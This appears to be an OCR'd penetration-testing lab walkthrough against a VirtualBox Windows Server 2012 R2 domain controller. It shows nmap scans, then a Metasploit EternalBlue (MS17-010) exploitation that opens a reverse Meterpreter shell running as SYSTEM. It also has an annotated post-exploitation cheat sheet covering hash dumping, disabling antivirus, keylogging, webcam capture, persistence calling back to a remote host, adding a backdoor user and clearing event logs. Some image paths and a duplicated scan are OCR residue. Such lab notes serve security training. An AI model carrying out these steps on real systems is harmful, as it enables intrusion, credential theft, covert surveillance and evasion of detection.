4_window_2012_r2_PT

```
┌──(kali㉿kali)-[~]
└─$ nmap -sP 172.16.1.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 15:15 EST
Nmap scan report for 172.16.1.1
Host is up (0.00037s latency).
Nmap scan report for 172.16.1.4
Host is up (0.00023s latency).
Nmap scan report for 172.16.1.8
Host is up (0.00056s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.00 seconds
```

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 15:16 EST
Nmap scan report for 172.16.1.8
Host is up (0.00051s latency).
Not shown: 65507 filtered tcp ports (no-response)
PORT      STATE SERVICE           VERSION
53/tcp    open  domain            Simple DNS Plus
80/tcp    open  http              Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec      Microsoft Windows Kerberos (server time: 2023-01-11 20:20:00Z)
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp   open  ldap              Microsoft Windows Active Directory LDAP (Domain: mycosendai.local, Site: Default-First-Site-Name)
443/tcp   open  ssl/http          Microsoft IIS httpd 8.5
|_ssl-date: 2023-01-11T20:21:39+00:00; +1s from scanner time.
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=uacsrv1.mycosendai.local
| Not valid before: 2019-07-08T07:23:34
|_Not valid after:  2020-01-07T07:23:34
445/tcp   open  microsoft-ds      Windows Server 2012 R2 Standard Evaluation 9600 microsoft-ds (workgroup: MYCOSENDAI)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap              Microsoft Windows Active Directory LDAP (Domain: mycosendai.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2023-01-11T20:21:39+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=uacsrv1.mycosendai.local
| Not valid before: 2022-11-20T21:58:37
|_Not valid after:  2023-05-22T21:58:37
| rdp-ntlm-info:
|   Target_Name: MYCOSENDAI
|   NetBIOS_Domain_Name: MYCOSENDAI
|   NetBIOS_Computer_Name: UACSRV1
|   DNS_Domain_Name: mycosendai.local
|   DNS_Computer_Name: uacsrv1.mycosendai.local
|   DNS_Tree_Name: mycosendai.local
|   Product_Version: 6.3.9600
|_  System_Time: 2023-01-11T20:21:00+00:00
5504/tcp  open  msrpc             Microsoft Windows RPC
5985/tcp  open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf            .NET Message Framing
49154/tcp open  msrpc             Microsoft Windows RPC
49155/tcp open  msrpc             Microsoft Windows RPC
49157/tcp open  ncacn_http        Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc             Microsoft Windows RPC
49159/tcp open  msrpc             Microsoft Windows RPC
49164/tcp open  msrpc             Microsoft Windows RPC
49167/tcp open  msrpc             Microsoft Windows RPC
49169/tcp open  msrpc             Microsoft Windows RPC
49173/tcp open  msrpc             Microsoft Windows RPC
49200/tcp open  msrpc             Microsoft Windows RPC
49211/tcp open  msrpc             Microsoft Windows RPC
MAC Address: 08:00:27:2E:C0:3B (Oracle VirtualBox virtual NIC)
Service Info: Host: UACSRV1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2023-01-11T20:21:00
|_  start_date: 2023-01-11T20:14:46
|_clock-skew: mean: -9m59s, deviation: 24m29s, median: 0s
|_nbstat: NetBIOS name: UACSRV1, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:2e:c0:3b (Oracle VirtualBox virtual NIC)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   3.0.2:
|_    Message signing enabled and required
| smb-os-discovery:
|   OS: Windows Server 2012 R2 Standard Evaluation 9600 (Windows Server 2012 R2 Standard Evaluation 6.3)
|   OS CPE: cpe:/o:microsoft:windows_server_2012::-
|   Computer name: uacsrv1
|   NetBIOS computer name: UACSRV1\x00
|   Domain name: mycosendai.local
|   Forest name: mycosendai.local
|   FQDN: uacsrv1.mycosendai.local
|_  System time: 2023-01-11T21:20:59+01:00
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -sC -p- 172.16.1.8
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2023-01-11 15:16 EST
Nmap scan report for 172.16.1.8
Host is up (0.00051s latency).
Not shown: 65507 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION

53/tcp    open  domain           Simple DNS Plus
80/tcp    open  http             Microsoft IIS httpd 8.5

| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: IIS Windows Server

88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time:
2023-01-11 20:20:00Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain:
mycosendai.local, Site: Default-First-Site-Name)
443/tcp   open  ssl/http         Microsoft IIS httpd 8.5

|_ssl-date: 2023-01-11T20:21:39+00:00; +1s from scanner time.
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/8.5
| http-methods:
|_  Potentially risky methods: TRACE
| ssl-cert: Subject: commonName=uacsrv1.mycosendai.local
| Not valid before: 2019-07-08T07:23:34
|_Not valid after:  2020-01-07T07:23:34

445/tcp   open  microsoft-ds     Windows Server 2012 R2 Standard Evaluation 9600
microsoft-ds (workgroup: MYCOSENDAI)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain:
mycosendai.local, Site: Default-First-Site-Name)

3269/tcp  open  tcpwrapped
3389/tcp  open  ssl/ms-wbt-server?
|_ssl-date: 2023-01-11T20:21:39+00:00; +1s from scanner time.
| ssl-cert: Subject: commonName=uacsrv1.mycosendai.local
| Not valid before: 2022-11-20T21:58:37
```

|_Not valid after: 2023-05-22T21:58:37
| rdp-ntlm-info:
| Target_Name: MYCOSENDAI
| NetBIOS_Domain_Name: MYCOSENDAI
| NetBIOS_Computer_Name: UACSRV1
| DNS_Domain_Name: mycosendai.local
| DNS_Computer_Name: uacsrv1.mycosendai.local
| DNS_Tree_Name: mycosendai.local
| Product_Version: 6.3.9600
|_ System_Time: 2023-01-11T20:21:00+00:00

5504/tcp open msrpc   Microsoft Windows RPC
5985/tcp open http   Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0

9389/tcp open mc-nmf   .NET Message Framing
49154/tcp open msrpc   Microsoft Windows RPC
49155/tcp open msrpc   Microsoft Windows RPC
49157/tcp open ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc   Microsoft Windows RPC
49159/tcp open msrpc   Microsoft Windows RPC
49164/tcp open msrpc   Microsoft Windows RPC
49167/tcp open msrpc   Microsoft Windows RPC
49169/tcp open msrpc   Microsoft Windows RPC
49173/tcp open msrpc   Microsoft Windows RPC
49200/tcp open msrpc   Microsoft Windows RPC
49211/tcp open msrpc   Microsoft Windows RPC

MAC Address: 08:00:27:2E:C0:3B (Oracle VirtualBox virtual NIC)
Service Info: Host: UACSRV1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2023-01-11T20:21:00
|_ start_date: 2023-01-11T20:14:46
|_clock-skew: mean: -9m59s, deviation: 24m29s, median: 0s
|_nbstat: NetBIOS name: UACSRV1, NetBIOS user: <unknown>, NetBIOS MAC:
08:00:27:2e:c0:3b (Oracle VirtualBox virtual NIC)
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: required
| smb2-security-mode:
| 3.0.2:

|_ Message signing enabled and required
| smb-os-discovery:
| OS: Windows Server 2012 R2 Standard Evaluation 9600 (Windows Server 2012 R2 Standard Evaluation 6.3)
| OS CPE: cpe:/o:microsoft:windows_server_2012::-
| Computer name: uacsrv1
| NetBIOS computer name: UACSRV1\x00
| Domain name: mycosendai.local
| Forest name: mycosendai.local
| FQDN: uacsrv1.mycosendai.local
|_ System time: 2023-01-11T21:20:59+01:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 284.21 seconds

445_eternalblue

msf6 > search ms17_010

Matching Modules
==========

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/smb/smb_ms17_010

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads

```
==================

  #   Name                                                Disclosure Date  Rank    Check  Description
  -   ----                                                ---------------  ----    -----  -----------
  0   payload/generic/custom                                               normal  No     Custom Payload
  1   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
  2   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
  3   payload/windows/x64/exec                                             normal  No     Windows x64 Execute Command
  4   payload/windows/x64/loadlibrary                                      normal  No     Windows x64 LoadLibrary Path
  5   payload/windows/x64/messagebox                                       normal  No     Windows MessageBox x64
  6   payload/windows/x64/meterpreter/bind_ipv6_tcp                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
  7   payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
  8   payload/windows/x64/meterpreter/bind_named_pipe                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
  9   payload/windows/x64/meterpreter/bind_tcp                             normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
  10  payload/windows/x64/meterpreter/bind_tcp_rc4                         normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
  11  payload/windows/x64/meterpreter/bind_tcp_uuid                        normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
  12  payload/windows/x64/meterpreter/reverse_http                         normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
  13  payload/windows/x64/meterpreter/reverse_https                        normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
  14  payload/windows/x64/meterpreter/reverse_named_pipe                   normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
  15  payload/windows/x64/meterpreter/reverse_tcp                          normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
  16  payload/windows/x64/meterpreter/reverse_tcp_rc4                      normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
  17  payload/windows/x64/meterpreter/reverse_tcp_uuid                     normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
  18  payload/windows/x64/meterpreter/reverse_winhttp                      normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
  19  payload/windows/x64/meterpreter/reverse_winhttps                     normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
  20  payload/windows/x64/peinject/bind_ipv6_tcp                           normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
  21  payload/windows/x64/peinject/bind_ipv6_tcp_uuid                      normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
```

22 payload/windows/x64/peinject/bind_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
23 payload/windows/x64/peinject/bind_tcp normal No Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
24 payload/windows/x64/peinject/bind_tcp_rc4 normal No Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
25 payload/windows/x64/peinject/bind_tcp_uuid normal No Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
26 payload/windows/x64/peinject/reverse_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
27 payload/windows/x64/peinject/reverse_tcp normal No Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
28 payload/windows/x64/peinject/reverse_tcp_rc4 normal No Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
29 payload/windows/x64/peinject/reverse_tcp_uuid normal No Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
30 payload/windows/x64/pingback_reverse_tcp normal No Windows x64 Pingback, Reverse TCP Inline
31 payload/windows/x64/powershell_bind_tcp normal No Windows Interactive Powershell Session, Bind TCP
32 payload/windows/x64/powershell_reverse_tcp normal No Windows Interactive Powershell Session, Reverse TCP
33 payload/windows/x64/shell/bind_ipv6_tcp normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
34 payload/windows/x64/shell/bind_ipv6_tcp_uuid normal No Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
35 payload/windows/x64/shell/bind_named_pipe normal No Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
36 payload/windows/x64/shell/bind_tcp normal No Windows x64 Command Shell, Windows x64 Bind TCP Stager
37 payload/windows/x64/shell/bind_tcp_rc4 normal No Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
38 payload/windows/x64/shell/bind_tcp_uuid normal No Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
39 payload/windows/x64/shell/reverse_tcp normal No Windows x64 Command Shell, Windows x64 Reverse TCP Stager
40 payload/windows/x64/shell/reverse_tcp_rc4 normal No Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
41 payload/windows/x64/shell/reverse_tcp_uuid normal No Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
42 payload/windows/x64/shell_bind_tcp normal No Windows x64 Command Shell, Bind TCP Inline
43 payload/windows/x64/shell_reverse_tcp normal No Windows x64 Command Shell, Reverse TCP Inline
44 payload/windows/x64/vncinject/bind_ipv6_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
45 payload/windows/x64/vncinject/bind_ipv6_tcp_uuid normal No Windows

x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
  46 payload/windows/x64/vncinject/bind_named_pipe normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
  47 payload/windows/x64/vncinject/bind_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
  48 payload/windows/x64/vncinject/bind_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
  49 payload/windows/x64/vncinject/bind_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
  50 payload/windows/x64/vncinject/reverse_http normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
  51 payload/windows/x64/vncinject/reverse_https normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
  52 payload/windows/x64/vncinject/reverse_tcp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
  53 payload/windows/x64/vncinject/reverse_tcp_rc4 normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
  54 payload/windows/x64/vncinject/reverse_tcp_uuid normal No Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
  55 payload/windows/x64/vncinject/reverse_winhttp normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
  56 payload/windows/x64/vncinject/reverse_winhttps normal No Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)

msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload 15
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name Current Setting Required Description
  ---- --------------- -------- -----------
  RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT 445 yes The target port (TCP)
  SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  SMBPass no (Optional) The password for the specified username
  SMBUser no (Optional) The username to authenticate as
  VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
  VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.

Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.16.1.4	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Automatic Target

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RhOSTS 172.16.1.8
RhOSTS => 172.16.1.8
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.1.4
LHOST => 172.16.1.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 172.16.1.4:4444
[*] 172.16.1.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 172.16.1.8:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2012 R2 Standard Evaluation 9600 x64 (64-bit)
[*] 172.16.1.8:445 - Scanned 1 of 1 hosts (100% complete)
[+] 172.16.1.8:445 - The target is vulnerable.
[*] 172.16.1.8:445 - shellcode size: 1283
[*] 172.16.1.8:445 - numGroomConn: 12
[*] 172.16.1.8:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[+] 172.16.1.8:445 - got good NT Trans response
[+] 172.16.1.8:445 - got good NT Trans response
[+] 172.16.1.8:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.16.1.8:445 - SMB1 session setup allocate nonpaged pool success
[+] 172.16.1.8:445 - good response status for nx: INVALID_PARAMETER
[+] 172.16.1.8:445 - good response status for nx: INVALID_PARAMETER
[*] Sending stage (200262 bytes) to 172.16.1.8
[*] Meterpreter session 1 opened (172.16.1.4:4444 -> 172.16.1.8:49379) at 2023-01-11 15:55:56 -0500

meterpreter >

In the meterpreter > we can use the following

commands to manipulate the target

sysinfo #查看目标主机系统信息
run scraper #查看目标主机详细信息
run hashdump #导出密码的哈希
load kiwi #加载
ps #查看目标主机进程信息
pwd #查看目标当前目录**(windows)**
getlwd #查看目标当前目录**(Linux)**
search -f *.jsp -d e: #搜索**E**盘中所有以**.jsp**为后缀的文件
download e:\test.txt /root #将目标机的**e:\test.txt**文件下载到**/root**目录下
upload /root/test.txt d:\test #将**/root/test.txt**上传到目标机的 **d:\test** 目录下
getpid #查看当前**Meterpreter Shell**的进程
PIDmigrate 1384 #将当前**Meterpreter Shell**的进程迁移到**PID**为**1384**的进程上
idletime #查看主机运行时间
getuid #查看获取的当前权限
getsystem #提权
run killav #关闭杀毒软件
screenshot #截图
webcam_list #查看目标主机的摄像头
webcam_snap #拍照
webcam_stream #开视频
execute 参数 **-f** 可执行文件 #执行可执行程序
run getgui -u hack -p 123 #创建**hack**用户，密码为**123**
run getgui -e #开启远程桌面
keyscan_start #开启键盘记录功能
keyscan_dump #显示捕捉到的键盘记录信息
keyscan_stop #停止键盘记录功能
uictl disable keyboard #禁止目标使用键盘
uictl enable keyboard #允许目标使用键盘
uictl disable mouse #禁止目标使用鼠标
uictl enable mouse #允许目标使用鼠标
load #使用扩展库
run #使用扩展库
run persistence -X -i 5 -p 8888 -r 192.168.10.27 #反弹时间间隔是**5s** 会自动连接**192.168.27**的**4444**端口，缺点是容易被杀毒软件查杀
portfwd add -l 3389 -r 192.168.11.13 -p 3389 #将**192.168.11.13**的**3389**端口转发到本地的**3389**端口上，这里的**192.168.11.13**是获取权限的主机的**ip**地址
clearev #清除日志


meterpreter > getsystem
[-] Already running as SYSTEM

So we are already get the highest right.


meterpreter > shell
Process 3080 created.
Channel 1 created.
Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits r﷿serv﷿s.

C:\Windows\system32>whoami
whoami
autorite nt\syst﷿me

ms15_034_ulonglongadd



easy to make it reboot.




slmgr /rearm

slmgr /rearm

